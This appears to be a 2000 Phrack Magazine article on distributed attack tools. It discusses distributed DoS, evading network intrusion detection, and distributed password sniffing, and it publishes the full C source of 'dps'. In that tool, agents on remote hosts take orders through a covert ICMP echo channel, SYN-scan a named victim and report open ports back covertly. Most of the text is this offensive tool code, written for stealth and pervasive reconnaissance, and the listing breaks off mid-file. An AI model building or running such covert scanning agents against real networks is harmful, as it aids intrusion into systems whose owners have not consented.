[10] CASL (Custom Audit Scripting Language) for Linux Red Hat 5.x, Programming Guide, Version 2.0, ftp://ftp.nai.com/pub/security/casl/casl20.tgz

[11] A look at whisker's anti-IDS tactics, Rain Forest Puppy, http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html

[12] Defending Against NIDS Evasion using Traffic Normalizers, Vern Paxson, Mark Handley, ACIRI, RAID, Sept '99

[13] IP Security Protocol (ipsec), http://www.ietf.org/html.charters/ipsec-charter.html

[14] Network Security Via Reverse Engineering of TCP Code: Vulnerability Analysis and Proposed Solutions, Biswaroop Gua, Biswanath Mukherjee, Biswanath Mukherjee, Department of Computer Science, University of California, Davis, CA 95616, U.S.A, November 7, 1995

[15] Trusted Solaris 7 http://www.sun.com/software/solaris/trustedsolaris/

[16] I Am Right - You Are Wrong, Edward De Bono, Penguin, 1992 edition, ISBN 0140126783

|EOF|----------|

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x0c[0x10]

DISTRIBUTED TOOLS

sasha / lifeline

"The COAST approach has been to look at limits and underlying problems and see what we can do to change the paradigm. We don't start with the view that 'well, the system gives us X and we know Y, so what can we find using that?' Instead, we ask questions about the whole process of intrusion and misuse, and try to find new ideas there."

- Gene Spafford

----| Distributed Denial of Service Attacks

It is perhaps prophetic that the first CERT advisory of the 21st century should concern a distributed Denial of Service attack (see CA-2000-01 [1]).

In November 1999, CERT even held a 'Distributed-Systems Intruder Tools Workshop' [2], to discuss "the threat" of distributed DoS (Denial of Service) tools.

Briefly: in a distributed DoS attack, daemons are installed on multiple compromised hosts; a client is used to identify a target to the daemons who each then launch a DoS attack (usually using flood-like attacks i.e. UDP, ICMP, SYN). The unified and sustained nature of attacks generated by multiple daemons can often cripple a target network/host.

Some good work has been done on analysis of current distributed DoS tools, and we direct the interested reader to the work of David Dittrich [3].

----| Applications of a Distributed Approach

It is somewhat depressing that DoS is very often the first application of any new idea which can be utilized in a security context, and this is especially true of distributed techniques, since the distributed 'philosophy' is applicable to many facets of computer network penetration.

Below, we describe two examples of the distributed approach applied to very familiar tasks: port scanning and password sniffing. Source code for an example distributed port scanner implementation is included at the end of the article.

----| Port Scanning

In P55-09 - 'Distributed Information Gathering' [4], the advantages in using a distributed network information gathering approach are described, namely:

I. Stealth

By employing co-operation, time dilation, and randomization techniques we hope to elude NIDS (network-based intrusion detection systems).

II. Correlation Information

The acquisition of multiple 'points of view' of a target enables a more complete model of the target to be constructed, including multiple route and timing information.

III. Pervasive Information Gathering

The countermeasures which some N-IDS can employ, such as injecting a 'deny rule' into a firewall (for example, using an OPSEC API [5]), become less effective at stopping ongoing information gathering.

----| Distributed Port Scan Detection

To detect a distributed port scan in which multiple hosts are being used to distribute and "share the work" of information gathering, the functionality must exist in a detection system to analyze a recorded event (for example - a SYN packet sent to a port) in context, i.e. using circumstantial information.

The difficulty lies in knowing which information it is valuable to keep; you may throw away the one byte which unlocks the puzzle! Resource starvation and state-holding attacks then become applicable, since the resources available to the detection system are unlikely to be infinite.

Assuming no pathologically obvious variations of information gathering techniques are used (e.g. SYN+RST), a detection system must almost ignore source IP addresses when performing analysis, since by definition, multiple source hosts can distribute the set of probes to be performed.

For example, if you receive a connect to each port from 1 to 1024 over the duration of a week, from multiple hosts, you are likely to have been port scanned; however, the set of ports an individual is interested in determining are open on your machine (or network), is unlikely to be as easy to recognize as 1-1024.

There obviously exists an opportunity to perform much more research in the area of programmatically identifying distributed attacks.

----| Password Sniffing

In P55-16 - 'Distributed Metastasis' [6], the advantages associated with using a distributed model for password sniffing are described; briefly, the two primary advantages are in removing the need to revisit a compromised host to collect sniffer logs, and to increase the speed with which the sniffed information is made available so that the penetration can be immediately continued/deepened.

----| The Implementation

An implementation of a distributed port scanner is provided for illustrative purposes.

DPS (Distributed Port Scanner) consists of a client working in conjunction with agents located on multiple remote hosts.

The communication between the client and the agents is provided via some basic commands encapsulated in ICMP_ECHO_REQUEST/REPLY packets, thus providing a fairly covert channel. Strong data payload encryption is planned for a later release.

The port scan request is done by the client; the agents perform the port scan itself, and then report the results back to the client.

Imagine that we have 4 agents, located on 4 different hosts: 'hardbitten', 'doubt', 'ketamine' and 'neurosponge'. Our goal is to obtain the status of ports 21, 22, 23, 80 and 143 on 10.0.2.10. The client is located on the host 'implode' and agents.txt is a file containing a list of agents.

```
[root@implode dps]# ./client 10.0.2.10 21-23,80,143 agents.txt eth0
packet sent. 1 of 1
Using device eth0
```

```
21 iz open
23 iz open
80 iz open

[root@implode dps]#
```

The client distributes the "workload" (the set of ports) between the different agents; each agent scans the target host for a subset of the total ports, then reports the results back to the client.

This isn't by any means a finished product - it is proof-of-concept. Planned features for future releases include: distributed password sniffing, distributed remote OS detection, strong crypto, multi-threaded agents, and other ideas that people have been throwing seen this project was begun. Stay tuned. Take your time to browse through the source code. Both Libnet and Libpcap are needed by both the agent and the client.

----| Conclusions

It is interesting to see historically the wave-like effect that exists between centralized and distributed computing: mainframe, client/server, thin-client (such as Windows Terminal Server and the JavaStation Network Computer), etc. This same effect has not yet been fully witnessed in computer security (the Morris Worm [7] is an obvious exception).

Conversely, the concept of 'remote control' is not new to security; Loki [8], Back Orifice [9], and NetBus [10] all provide client/server style remote control functionality.

To conclude, the key to the distributed 'philosophy', is the _combination_ of the above two concepts.

----| References

[1] CERT Advisory CA-2000-01 - Denial-of-Service Developments, CERT/CC and FedCIRC, January 3, 2000, http://www.cert.org/advisories/CA-2000-01.html

[2] Results of the Distributed-Systems Intruder Tools Workshop, Pittsburgh, Pennsylvania USA, November 2-4, 1999, Published at the CERT Coordination Center, Software Engineering Institute, Carnegie Mellon University, Pittsburgh, PA, 15213, December 7, 1999, http://www.cert.org/reports/dsit_workshop.pdf

[3] The Dos Project's "trinoo" distributed denial of service attack tool, The "Tribal Flood Network" distributed denial of service attack tool, The "stacheldraht" distributed denial of service attack tool, David Dittrich, University of Washington, December 31, 1999, http://www.washington.edu/People/dad/

[4] Distributed Information Gathering, hybrid, Phrack Magazine, Vol. 9, Issue 55, Article 9 of 16, 09.09.99, http://www.phrack.com/search.phtml?view&article=p55-9

[5] Check Point Open Platform for Security (OPSEC), Check Point Software Technologies Ltd, 1999, http://www.opsec.com

[6] Distributed Metastasis: A Computer Network Penetration Methodology, Andrew J. Stewart, Phrack Magazine Vol. 9, Issue 55, Article 16 of 19, 09.09.99, http://www.phrack.com/search.phtml?view&article=p55-16

[7] The Internet Worm Program: An Analysis, Eugene H. Spafford, Purdue University, 1998, http://www.cerias.purdue.edu/coast/archive/data/categ29.html

[8] Project Loki, daemon9 & alhambra, Phrack Magazine Vol. 7, Issue 49,

Article 06 of 19, August 1996,
http://www.phrack.com/search.phtml?view&article=p49-6

[9] Back Orifice 2000, Cult of the Dead Cow, http://www.b02k.com

[10] http://www.netbus.org

----| Source Code

```
<++> p56/dps/Makefile !5f996922
CC          =   gcc
CFLAGS      =   -O3 -DDEBUG
LIBS        =   -lnet -lpcap
CLI_OBJECTS =   source/clt_main.o source/clt_packet_injection.o  source/clt_wait.o
AGT_OBJECTS =   source/agt_main.o source/agt_pscan.o
DPS_OBJECTS =   source/dps_helper.o source/dps_pcap.o

.c.o:
        $(CC) $(CFLAGS) $(DEFINES) -c $< -o $@

common:         $(DPS_OBJECTS)

client:         $(CLI_OBJECTS) $(DPS_OBJECTS)
                $(CC) $(DPS_OBJECTS) $(CLI_OBJECTS) $(LIBS) -o client
                strip client

agent:          $(AGT_OBJECTS) $(DPS_OBJECTS)
                $(CC) $(DPS_OBJECTS) $(AGT_OBJECTS) $(LIBS) -o agent
                strip agent


clean:
        rm -f source/*.o core

<-->
<++> p56/dps/README !6dab2725
dps 1.0

dps is a distributed portscanning tool. It consists in a client working
in conjuction with agents located in several remote hosts thus providing
'many-to-one' and 'many-to-many' portscanning.

The communication between the client and the agents is provided via some
basic commands encapsulated in ICMP ECHO_REQUEST/ECHO_REPLY packets this way
providing a fairly covert channel.

Data payload encryptation is also available
using the most popular symmetric-key algorithms (except for DES due to the
pathetic export restrictions is U.S.).
(*not* yet implemented)

The portscan request is done by the client, being the portscan itself done by
the agents which then report back to the client the results obtained.


Compilation notes:

1. make client
2. make agent

and that'z it!
<-->
<++> p56/dps/agents.txt !96b84d09
foo
bar
neuro.somewieirddomain.org
10.0.2.10
```

```
<-->
<++> p56/dps/localtest.txt !ea0d9aae
127.0.0.1
<-->
<++> p56/dps/include/config.h !5d33c259
#define MAGIC                   "lifeline"  /* magic string, only alphanumerical
                                                                              characters pleas
e. Btw, you will
                                                                              become an idiot
if you don't change this.
                                                                            */

#define BLOWFISH_KEY    "lifelinerox"

#define MAX_HOST_SIZE   64                      /* maximum hostname size allowed */

#define MAX_ICMP_PAYLOAD_SIZE   56      /* ok, this one is tricky. A maximum payload
                                                                              of 56 bytes is r
ecommended is you want
                                                                              the packets to s
eem real. But 56 may not
                                                                              be enough to sto
re all the port
                                                                              information, in
this case the program
                                                                              will split up in
 various ICMP packets,
                                                                              however in the c
ase that the port
                                                                              information may
be really large it will
                                                                              cause a tremendo
us ICMP flood in the
                                                                              network, so deal
 with it and use the
                                                                              option that fits
 you best.
                                                                             */
<-->
<++> p56/dps/include/dps_pcap.h !3dca6d72
#ifndef  DPS_PCAP
#define  DPS_PCAP

#ifdef SOLARIS
#include "./solaris.h"
#endif

#include <pcap.h>

#define  LOOPBACK_OFFSET  4
#define  ETHERNET_OFFSET  14
#define  SLIP_PPP_OFFSET  24

char errbuf[PCAP_ERRBUF_SIZE];

void
dps_pcap_err(
    char *,
    char *
);

pcap_t *
dps_pcap_prep(
    int,
    char *,
        char *
);
```

```
int
dps_pcap_datalink(
    pcap_t *
);

void *
dps_pcap_next(
    pcap_t *
);

#endif  /* DPS_PCAP */

/* EOF */
<-->
<++> p56/dps/include/prototypes.h !f50ce3e5
#include <linux/types.h>

extern char *itoa(int);

struct agentnfo {
        u_long                  address;        /* agent's IP address */
        u_long                  victim;         /* victim's IP address */
        char                    *ports;         /* ports to scan separated by comas(",") an
d minus("-"); */
        struct agentnfo *next;          /* next agent in list, this is a linked list */
};

struct scannfo {
        u_long                  victim;
        u_long                  cli_addr;
        char                    *ports;
};

struct sp_header {
        char                    magic[8];
    __u8                        plus:1,
                                        res2:1,
                                        res3:1,
                                        res4:1,
                                        res5:1,
                                        res6:1,
                                        res7:1,
                                        res8:1;
};

extern short int inject(struct agentnfo *, char *);
<-->
<++> p56/dps/include/solaris.h !acb0956b
#ifndef SOLARIS_H
#define SOLARIS_H

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <ctype.h>
#include <strings.h>

#include <arpa/inet.h>

#include <sys/types.h>
#include <sys/stat.h>

#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip_var.h>
#include <netinet/ip.h>
```

```
#include <netinet/tcp.h>

#endif  /* SOLARIS_H */

/* EOF */
<-->
<++> p56/dps/source/agt_main.c  !aaf7e1ae
#include <stdio.h>
#include <stdlib.h>

#include <pcap.h>

#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>

#include <asm/types.h>

#include "../include/config.h"
#include "../include/prototypes.h"

#define SNAPLEN 64
#define ETHHDR  14

void pkt_analyser_func(char *, char *);

/* Global variables */
unsigned int dlink_s;
const u_char *snapend;

int main(int argc, char **argv) {

        pkt_analyser_func(argv[1], MAGIC);

}

void pkt_analyser_func(char *dev, char *magic) {

        pcap_t                          *pd;
        char                            *data;
        struct pcap_pkthdr      h;
        struct iphdr            *iph;
        char                            *payload;
        int x;
        struct sp_header        *head;
        struct scannfo          *scan;

        if(!dev) {
                if(!(dev = pcap_lookupdev(NULL))) {
                        perror("pcap_lookupdev");
                        exit(1);
                }
        }
        printf("Using device %s\n", dev);


        pd = pcap_open_live(dev, SNAPLEN, 0, 10, NULL);

        switch(pcap_datalink(pd)) {
        case DLT_EN10MB:
        case DLT_IEEE802:
                dlink_s = ETHHDR;
                break;
        case DLT_NULL:
                dlink_s = 4;
                break;
        default:
```

```
                perror("unknown datalink header");
                exit(0);
                break;
        }

        for(;;) {
                data = pcap_next(pd, &h);

                iph = (struct iphdr *)(data + dlink_s);

                if(iph->protocol == IPPROTO_ICMP) {
                        struct icmphdr *icmph = (struct icmphdr *)(data + dlink_s + iph->ih
l*4);
                        if(icmph->type == 8 && icmph->code == 0) {

                                payload = malloc(MAX_ICMP_PAYLOAD_SIZE);
                                memcpy(payload, data + dlink_s + iph->ihl*4 + 8, MAX_ICMP_P
AYLOAD_SIZE);
/*
                                for(x = 0; x <= MAX_ICMP_PAYLOAD_SIZE; x++)
                                        printf("%c", *(payload+x));
                                printf("\n");
*/
                                if (!(strncmp(MAGIC, payload, strlen(MAGIC)))) {
                                        head = malloc(16);
                                        memcpy(head, payload, 16);
                                        if (!(head->plus)) {
                                                scan = malloc(sizeof(struct scannfo));
                                                memcpy(scan, payload + 16 + sizeof(u_long),
 sizeof(u_long));
                                                memcpy(scan + sizeof(u_long), payload + 16,
 sizeof(u_long));
                                                scan->ports = malloc(strlen(payload + 16 +
2*sizeof(u_long)) + 1);
                                                memset(scan->ports, '\0', strlen(payload +
16 + 2*sizeof(u_long)) + 1);
                                                memcpy(scan->ports, payload + 16 + 2*sizeof
(u_long), strlen(payload + 16 + 2*sizeof(u_long)));
                                                pscan(scan, pd, dev);


                                        }


                                }
                        }
                }
        }



}
<-->
<++> p56/dps/source/agt_pscan.c !6b34db79
#include <libnet.h>
#include <pcap.h>

#include "../include/prototypes.h"
#include "../include/config.h"

#define SNAPLEN 64
#define ETHHDR  14

int pscan(struct scannfo *scan, pcap_t *pd, char *dev) {

        extern unsigned int dlink_s;
        int i, timeout = 10;
        char    *port, *ebuf;
```

```
        int c, sock;
        char *buf;
        u_long src_ip, dst_ip;
        int p;
        u_char *data;
        struct iphdr *iph;
        struct tcphdr *tcph;
        struct pcap_pkthdr h;
        time_t utime;

        srandom(time(NULL));

        if(!(buf = malloc(IP_MAXPACKET))) {
                return 0;
        }

        if(!(sock = open_raw_sock(IPPROTO_RAW))) {
                return 0;
        }
        src_ip = htonl(get_ipaddr(NULL, dev, ebuf));
        dst_ip = scan->victim;

        libnet_build_ip(TCP_H, 0, random() % 65536, 0, 64, IPPROTO_TCP,
                                        src_ip, dst_ip, NULL, 0, buf);


//      sleep(2);

        port = strtok(scan->ports, ",");
        p = atoi(port);

        while (port) {

                libnet_build_tcp(1030, p, 11111, 99999, TH_SYN,
                                                 1024, 0, NULL, 0, buf + IP_H);

                libnet_do_checksum(buf, IPPROTO_TCP, TCP_H);

                c = libnet_write_ip(sock, buf, TCP_H + IP_H);

//              sleep(2);
                i = 1;
                utime = time(NULL);
                while ((time(NULL) - utime) <= timeout && i) {
                        data = (u_char *)pcap_next(pd, &h);
                        iph = (struct iphdr *)(data + dlink_s);
                        if (iph->saddr == dst_ip && iph->daddr == src_ip) {
                                if (iph->protocol == IPPROTO_TCP) {
                                        tcph = (struct tcphdr *)(data + dlink_s + iph->ihl*
4);
                                        if (tcph->th_sport == htons(p) && tcph->th_dport ==
 htons(1030)) {
                                                if ((tcph->th_flags & (TH_SYN|TH_ACK)) == (
TH_SYN|TH_ACK)) { send_result(p, scan->cli_addr); }
//                                              if (tcph->th_flags & TH_RST)printf("%d it'z
 closed\n", p);
                                                i = 0;
                                        }
                                }
                        }
                }

        port = strtok('\0', ",");
        if(!port) return 0;
        p = atoi(port);

        }
        free(buf);
```

```
        return 1;
}

int send_result(int p, u_long dst_ip) {

        char    *buf;
        int     c, sock;
        u_long  src_ip;


        src_ip = libnet_name_resolve("127.0.0.1", 1);

        if(!(sock = open_raw_sock(IPPROTO_RAW))) {
                return 0;
        }
        buf = malloc(IP_MAXPACKET);
        memset(buf, '\0', IP_MAXPACKET);

        libnet_build_ip(ICMP_ECHO_H + sizeof(int) + strlen(MAGIC),
                    0,
                    random() % 65535,
                    0,
                    32,
                    IPPROTO_ICMP,
                    src_ip,
                    dst_ip,
                    NULL,
                    0,
                    buf);

    libnet_build_icmp_echo(ICMP_ECHO, 0, 440, 1, NULL, 0, buf + IP_H);

        memcpy(buf + IP_H + ICMP_ECHO_H, "araiarai", strlen(MAGIC));
        memcpy(buf + IP_H + ICMP_ECHO_H + strlen(MAGIC), &p, sizeof(int));

    if (libnet_do_checksum(buf, IPPROTO_ICMP, ICMP_ECHO_H + strlen(MAGIC) + sizeof(int)) ==
 -1) {
                return -1;
    }


    c = libnet_write_ip(sock, buf, ICMP_ECHO_H + IP_H + strlen(MAGIC) + sizeof(int));
    if (c < ICMP_ECHO_H + IP_H + strlen(MAGIC) + sizeof(int)) {
//       printf("Error writing to network\n");
       return -1;
    }

//      printf("wrote %d bytes.\n", c);

        return 1;

}
<-->
<++> p56/dps/source/clt_main.c !6b6e9348
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include "../include/config.h"
#include "../include/prototypes.h"

void usage(char *);

int main(int argc, char **argv) {

        int                             x, round;
        FILE                            *agentsfd;
        struct agentnfo         *agent, *first_agent;
        char                            *temp, *ports;
```

```
        u_char                          buf2[MAX_HOST_SIZE], *buf3;
        u_long                          address;
        u_short                         begin_port, end_port;
        char                            *sequence;


        if (getuid() || geteuid()) {
                fprintf(stderr, "You need to be root to run dps.\n");
                exit(0);
        }

        if (argc != 5) usage(argv[0]);

        if ((agentsfd = fopen(argv[3], "r")) == NULL) {
                fprintf(stderr, "Error opening %s.\n", argv[3]);
                exit(0);
        }

        round = 0;

        while ((fgets(buf2, MAX_HOST_SIZE, agentsfd)) != NULL) {

                buf3 = malloc(strlen(buf2));
                memset(buf3, '\0', strlen(buf2));
                memcpy(buf3, buf2, strlen(buf2) - 1);

                if ((address = libnet_name_resolve(buf3, 1)) == -1) {
                        fprintf(stderr, "Error resolving %s\n", buf3);
                        fclose(agentsfd);
                        exit(0);
                }

                free(buf3);

                if (!round)     {
                        agent = malloc(sizeof(struct agentnfo));
                        first_agent = agent;
                        round = 1;
                }
                else {
                        agent->next = malloc(sizeof(struct agentnfo));
                        agent = agent->next;
                }

                memcpy((struct agentnfo *)agent, &address, sizeof(u_long));

                agent->victim = libnet_name_resolve(argv[1], 1);

                agent->ports = NULL;

                agent->next = NULL;

        }

        fclose(agentsfd);


        agent = first_agent;
        ports = strtok(argv[2], ",");
        if (strrchr(ports, '-')) {
                if (strchr(ports, '-')) {
                        sequence = malloc(strchr(ports, '-') - ports);
                        memcpy(sequence, ports, strchr(ports, '-') - ports);
                        begin_port = atoi(sequence);
                        sequence = malloc(strlen(ports) - (strchr(ports, '-')-ports));
                        memcpy(sequence, strchr(ports, '-') + 1, strlen(ports) - (strchr(po
rts, '-')-ports));
                        end_port = atoi(sequence);
```

```
                        for (x = begin_port ; x <= end_port ; x++) {
                                if (agent->next == NULL || x == begin_port) {

                                        agent = first_agent;
                                }
                                else
                                        agent = agent->next;
                                if (agent->ports == NULL) {
                                        agent->ports = malloc(strlen(ports) + 2);
                                        memset(agent->ports, '\0', strlen(ports) + 2);
                                }
                                else {
                                        temp = malloc(strlen(agent->ports) + strlen(ports)
+ 2);
                                        memset(temp, '\0', strlen(agent->ports) + strlen(po
rts) + 2);
                                        memcpy(temp, agent->ports, strlen(agent->ports));
                                        free(agent->ports);
                                        agent->ports = temp;
                                }
                                memcpy(agent->ports + strlen(agent->ports), itoa(x), strlen
(ports));
                                memcpy(agent->ports + strlen(agent->ports), ",", 1);
                        }
                }
        }
        else {
                agent->ports = malloc(strlen(ports) + 2);
                memset(agent->ports, '\0', strlen(ports) + 2);
                memcpy(agent->ports, ports, strlen(ports));
                memcpy(agent->ports + strlen(ports), ",", 1);
        }
        while (ports) {
                ports = strtok('\0', ",");
                if (ports) {
                        if (strchr(ports, '-')) {
                                seq:
                                sequence = malloc(strchr(ports, '-') - ports);
                                memcpy(sequence, ports, strchr(ports, '-') - ports);
                                begin_port = atoi(sequence);
                                sequence = malloc(strlen(ports) - (strchr(ports, '-')-ports
));
                                memcpy(sequence, strchr(ports, '-') + 1, strlen(ports) - (s
trchr(ports, '-')-ports));
                                end_port = atoi(sequence);
                                for (x = begin_port ; x <= end_port ; x++) {
                                        if (agent->next == NULL)

                                                agent = first_agent;
                                        else
                                                agent = agent->next;
                                        if (agent->ports == NULL) {
                                                agent->ports = malloc(strlen(ports) + 2);
                                                memset(agent->ports, '\0', strlen(ports) +
2);
                                        }
                                        else {
                                                temp = malloc(strlen(agent->ports) + strlen
(ports) + 2);
                                                memset(temp, '\0', strlen(agent->ports) + s
trlen(ports) + 2);
                                                memcpy(temp, agent->ports, strlen(agent->po
rts));
                                                free(agent->ports);
                                                agent->ports = temp;
                                        }
                                        memcpy(agent->ports + strlen(agent->ports), itoa(x)
, strlen(ports));
```

```
                                        memcpy(agent->ports + strlen(agent->ports), ",", 1)
;
                                }



                        }
                        else {
                                if (agent->next == NULL)
                                        agent = first_agent;
                                else
                                        agent = agent->next;
                                if (agent->ports == NULL) {
                                    agent->ports = malloc(strlen(ports) + 2);
                                        memset(agent->ports, '\0', strlen(ports) + 2);
                                }
                                else {
                                        temp = malloc(strlen(agent->ports) + strlen(ports)
+ 2);
                                        memset(temp, '\0', strlen(agent->ports) + strlen(po
rts) + 2);
                                        memcpy(temp, agent->ports, strlen(agent->ports));
                                        free(agent->ports);
                                        agent->ports = temp;
                                }
                                memcpy(agent->ports + strlen(agent->ports), ports, strlen(p
orts));
                                memcpy(agent->ports + strlen(agent->ports), ",", 1);
                        }
                }
        }
#ifdef DEBUG
        for (agent = first_agent; agent != NULL; agent = agent->next) {
                printf("%ld -> %s\t%p\t%ld\n", agent->address, agent->ports, agent->ports,
agent->victim);
        }
#endif
printf("elite\n");
//      free(temp);
//      free(sequence);
printf("ultra-elite\n");
        if(inject(first_agent, argv[4]) != 1) {
                printf("Error in packet injection\n");
        }

        wait_results(argv[4]);

        exit(1);

}

void usage(char *exec) {
        printf("dps - lifeline <lifeline@against.org>\n");
        printf("%s <target_host> <ports to scan> <agents file> <device>\n", exec);
        exit(1);
}

<-->
<++> p56/dps/source/clt_packet_injection.c !cbbedc0d
#include <libnet.h>
#include "../include/config.h"
#include "../include/prototypes.h"

#define MAGIC   "lifeline"
#define AGENT   "doubt"
#define SOURCE  "hardbitten"

/*
```

```
 *
 * Packet injection routines.
 *
 */
short int inject (struct agentnfo *first_agent, char *dev) {

        struct agentnfo *agent;
        struct sp_header *head;
        int                     sock, x, c, offset, y;
        unsigned int    each_p, info_s, packets_n;
        char                    *pload, *buf, *ebuf;
        u_long                  src_ip, dst_ip, cli_addr;


        cli_addr = src_ip = htonl(get_ipaddr(NULL, dev, ebuf));

        /* dps control header construction */
        head = malloc(16);
        memset(head, '\0', 16);
        memcpy(head, &MAGIC, 8);/* MAGIC string should be no longer than 8 chars */


        sock = libnet_open_raw_sock(IPPROTO_RAW);
        if (sock == -1) return -1;

        for (agent = first_agent ; agent != NULL ; agent = agent->next) {
                /*
                 * First let'z take care of our special payload.
                 *
         * -------------------------
         * | MAGIC |+|R|R|R|R|R|R|
                 * -------------------------------------
                 * cli_addr | victim_addr | ports_info |
                 * -------------------------------------
                 */

                /* Space available in each packet */
                each_p = MAX_ICMP_PAYLOAD_SIZE - 16;

                /* Total information size */
                info_s = 2*sizeof(u_long) + strlen(agent->ports);

                /* Calculate the number of packets needed for all the info. */
                packets_n = (info_s % each_p ? info_s / each_p + 1 : info_s / each_p);


                /* Allocate memory */
                pload = malloc(MAX_ICMP_PAYLOAD_SIZE + 1);
                memset(pload, '\0', MAX_ICMP_PAYLOAD_SIZE + 1);

                buf = malloc(IP_H + ICMP_ECHO_H + MAX_ICMP_PAYLOAD_SIZE + 1);
                memset(buf, '\0', IP_H + ICMP_ECHO_H + MAX_ICMP_PAYLOAD_SIZE + 1);

                dst_ip = agent->address;

                libnet_build_ip(MAX_ICMP_PAYLOAD_SIZE,
                                                0,
                                                random() % 65535,
                                                0,
                                                32,
                                                IPPROTO_ICMP,
                                                src_ip,
                                                dst_ip,
                                                NULL,
                                                0,
                                                buf);
```

```
                offset = 0;
                for (x = 1 ; x <= packets_n ; x++) {

                        if (x < packets_n) {
                                head->plus = 1;
                                memset(pload, '\0', MAX_ICMP_PAYLOAD_SIZE + 1);
                                memcpy(pload, head, 16);
                                memcpy(pload + 16, agent->ports + offset, MAX_ICMP_PAYLOAD_
SIZE - 16);
//                              memcpy(pload + 16, agent->ports + offset, strlen(agent->por
ts));
                                offset =+ (MAX_ICMP_PAYLOAD_SIZE - 16);
                        }
                        else {
                                head->plus = 0;
                                memset(pload, '\0', MAX_ICMP_PAYLOAD_SIZE + 1);
                                memcpy(pload, head, 16);
                                memcpy(pload + 16, &cli_addr, sizeof(u_long));
                                memcpy(pload + 16 + sizeof(u_long), &(agent->victim), sizeo
f(u_long));
                                memcpy(pload + 16 + 2*sizeof(u_long), agent->ports + offset
, strlen(agent->ports));
//                              memset(pload + 16 + 2*sizeof(u_long) + strlen(agent->ports
+ offset), 'A', MAX_ICMP_PAYLOAD_SIZE - (16 + 2*sizeof(u_long) + strlen(agent->ports + offs
et)));

                        }

                        libnet_build_icmp_echo(ICMP_ECHO, 0, 440, 1, NULL, 0, buf + IP_H);

                        memset(buf + IP_H + ICMP_ECHO_H, '\0', MAX_ICMP_PAYLOAD_SIZE + 1);
                        memcpy(buf + IP_H + ICMP_ECHO_H, pload, MAX_ICMP_PAYLOAD_SIZE);

                        if (libnet_do_checksum(buf, IPPROTO_ICMP, ICMP_ECHO_H + MAX_ICMP_PA
YLOAD_SIZE) == -1) {
                                return -1;
                        }

/*
                        for (y = 0 ; y <= 64 ; y++)
                                printf("%c", *(buf + 28 + y));
                        printf("\n");
*/
                        c = libnet_write_ip(sock, buf, ICMP_ECHO_H + IP_H + MAX_ICMP_PAYLOA
D_SIZE);
                        if (c < ICMP_ECHO_H + IP_H + MAX_ICMP_PAYLOAD_SIZE) {
                                printf("Error writing to network\n");
                                return -1;
                        }
                        printf("packet sent. %d of %d\n", x, packets_n);

                }

        }

        free(buf);
        return 1;

}
<-->
<++> p56/dps/source/clt_wait.c !cd679af6
#include <stdio.h>
#include <stdlib.h>

#include <pcap.h>

#include <netinet/in.h>
#include <netinet/ip.h>
```

```
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>

#include <asm/types.h>

#include "../include/config.h"
#include "../include/prototypes.h"

#define SNAPLEN 64
#define ETHHDR  14


/* Global variables */
unsigned int dlink_s;
const u_char *snapend;

int wait_results(char *dev) {

        pcap_t                          *pd;
        char                            *data;
        struct pcap_pkthdr      h;
        struct iphdr            *iph;
        char                            *payload;
        int x;

        if(!dev) {
                if(!(dev = pcap_lookupdev(NULL))) {
                        perror("pcap_lookupdev");
                        exit(1);
                }
        }
        printf("Using device %s\n", dev);


        pd = pcap_open_live(dev, SNAPLEN, 0, 10, NULL);

        switch(pcap_datalink(pd)) {
        case DLT_EN10MB:
        case DLT_IEEE802:
                dlink_s = ETHHDR;
                break;
        case DLT_NULL:
                dlink_s = 4;
                break;
        default:
                perror("unknown datalink header");
                exit(0);
                break;
        }

        for(;;) {
                data = pcap_next(pd, &h);

                iph = (struct iphdr *)(data + dlink_s);

                if(iph->protocol == IPPROTO_ICMP) {
                        struct icmphdr *icmph = (struct icmphdr *)(data + dlink_s + iph->ih
l*4);
                        if(icmph->type == 8 && icmph->code == 0) {

                                payload = malloc(MAX_ICMP_PAYLOAD_SIZE);
                                memcpy(payload, data + dlink_s + iph->ihl*4 + 8, MAX_ICMP_P
AYLOAD_SIZE);
                                if (!(strncmp("araiarai", payload, strlen(MAGIC)))) {
                                        memcpy(&x, payload + strlen(MAGIC), sizeof(int));
                                        printf("%d iz open\n", x);
                                }
                        }
```

```
                }
        }



}
<-->
<++> p56/dps/source/dps_helper.c !a6720d71
/*
 * dps
 * ---
 * helper functions
 *
 * lifeline
 *
 */

char s[];
char *itoa (int n) {

        int i, sign, x, y, z;

        if ((sign = n) < 0)
                n = -n;
        i = 0;
        do {
                s[i++] = n % 10 + '0';
        } while ((n /= 10) > 0);
        if (sign < 0)
                s[i++] = '-';
        s[i] = '\0';

        for (y = 0, z = strlen(s)-1 ; y < z ; y++, z--) {
                x = s[y];
                s[y] = s[z];
                s[z] = x;
        }
        return s;
}
<-->
<++> p56/dps/source/dps_pcap.c !dfe55d3e
#include "../include/dps_pcap.h"

void
dps_pcap_err(char *function, char *error)
{
    fprintf(stderr, "%s: %s\n", function, error);
    exit (1);
}

pcap_t *
dps_pcap_prep(int snaplen, char *filter, char *device)
{
    pcap_t              *pd;
    bpf_u_int32          localnet, netmask;
    struct bpf_program   fcode;

        if(!device) {
            if ((device = pcap_lookupdev(errbuf)) == NULL)
        {
                dps_pcap_err("pcap_lookupdev", errbuf);
            }
        }

    if ((pd = pcap_open_live(device, snaplen, 1, 500, errbuf)) == NULL)
    {
        dps_pcap_err("pcap_open_live", errbuf);
    }
```

```
    if (pcap_lookupnet(device, &localnet, &netmask, errbuf) == -1)
    {
        dps_pcap_err("pcap_lookupnet", errbuf);
    }

    if (pcap_compile(pd, &fcode, filter, 1, netmask) == -1)
    {
        dps_pcap_err("pcap_compile", errbuf);
    }

    if (pcap_setfilter(pd, &fcode) == -1)
    {
        dps_pcap_err("pcap_setfilter", errbuf);
    }
    return (pd);
}

int
dps_pcap_datalink(pcap_t *pd)
{
    int offset;

    switch (pcap_datalink(pd))
    {
/*  There'z no such DLT in OpenBSD, I'm changing to NULL, should work
        on solaris.
*/
        case DLT_NULL:
            offset = LOOPBACK_OFFSET;
            break;
        case DLT_SLIP:
        case DLT_PPP:
            offset = SLIP_PPP_OFFSET;
            break;
        case DLT_EN10MB:
        default:
            offset = ETHERNET_OFFSET;
            break;
    }
    return (offset);
}

void *
